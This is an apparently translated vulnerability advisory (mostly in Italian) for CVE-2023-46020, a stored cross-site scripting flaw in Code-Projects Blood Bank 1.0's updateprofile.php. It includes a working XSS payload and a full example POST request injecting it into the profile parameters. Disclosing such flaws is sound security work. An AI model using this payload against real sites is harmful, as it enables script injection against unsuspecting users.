CVE-2023-46020-Code-Projects-Blood-Bank-1.0-Stored-Cross-Site-Scripting-Vulnerability
- Exploit Author: ersinerenler
Vendor Homepage
Software Link
Overview
- Code-Projects Blood Bank V1.0 è suscettibile a una vulnerabilità di sicurezza critica che coinvolge Stored Cross-Site Scripting (XSS) tramite molteplici parametri (rename, remail, rphone e rcity) nel file /updateprofile.php. L'applicazione non riesce a sanificare adeguatamente i dati forniti dall'utente, consentendo agli attaccanti di iniettare script dannosi nell'applicazione. Ciò potrebbe portare all'esecuzione di codice script arbitrario nei browser di utenti ignari, compromettendo potenzialmente la loro sicurezza e privacy nel contesto del sito interessato.
Vulnerability Details
- CVE ID: CVE-2023-46020
- Affected Version: Blood Bank V1.0
- Vulnerable File: updateprofile.php
- Parameters: rename, remail, rphone, rcity
- Attack Type: locale
References:
Description
- I parametri rename, remail, rphone e rcity nel file /file/updateprofile.php di Code-Projects Blood Bank V1.0 sono suscettibili a Stored Cross-Site Scripting (XSS). Questa vulnerabilità deriva da una insufficiente validazione dell'input e sanificazione dei dati forniti dall'utente. Un attaccante può sfruttare questa debolezza iniettando script dannosi in questi parametri che, una volta memorizzati sul server, possono essere eseguiti quando altri utenti visualizzano il profilo dell'utente interessato.
Proof of Concept (PoC) :
- Intercetta la richiesta POST verso updateprofile.php tramite Burp Suite
- Inietta il payload nei parametri vulnerabili
- Payload:
"><svg/onload=alert(document.domain)>
- Esempio di richiesta per il parametro
rname
POST /bloodbank/file/updateprofile.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/119.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 103
Origin: http://localhost
Connection: close
Referer: http://localhost/bloodbank/rprofile.php?id=1
Cookie: PHPSESSID=<some-cookie-value>
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

rname=test"><svg/onload=alert(document.domain)>&remail=test%40gmail.com&rpassword=test&rphone=8875643456&rcity=lucknow&bg=A%2B&update=Update

- Vai alla pagina del profilo e attiva l'XSS
 ersinerenler/cve-2023-46020-code-projects-blood-bank-1.0-stored-cross-site-scripting-vulnerability

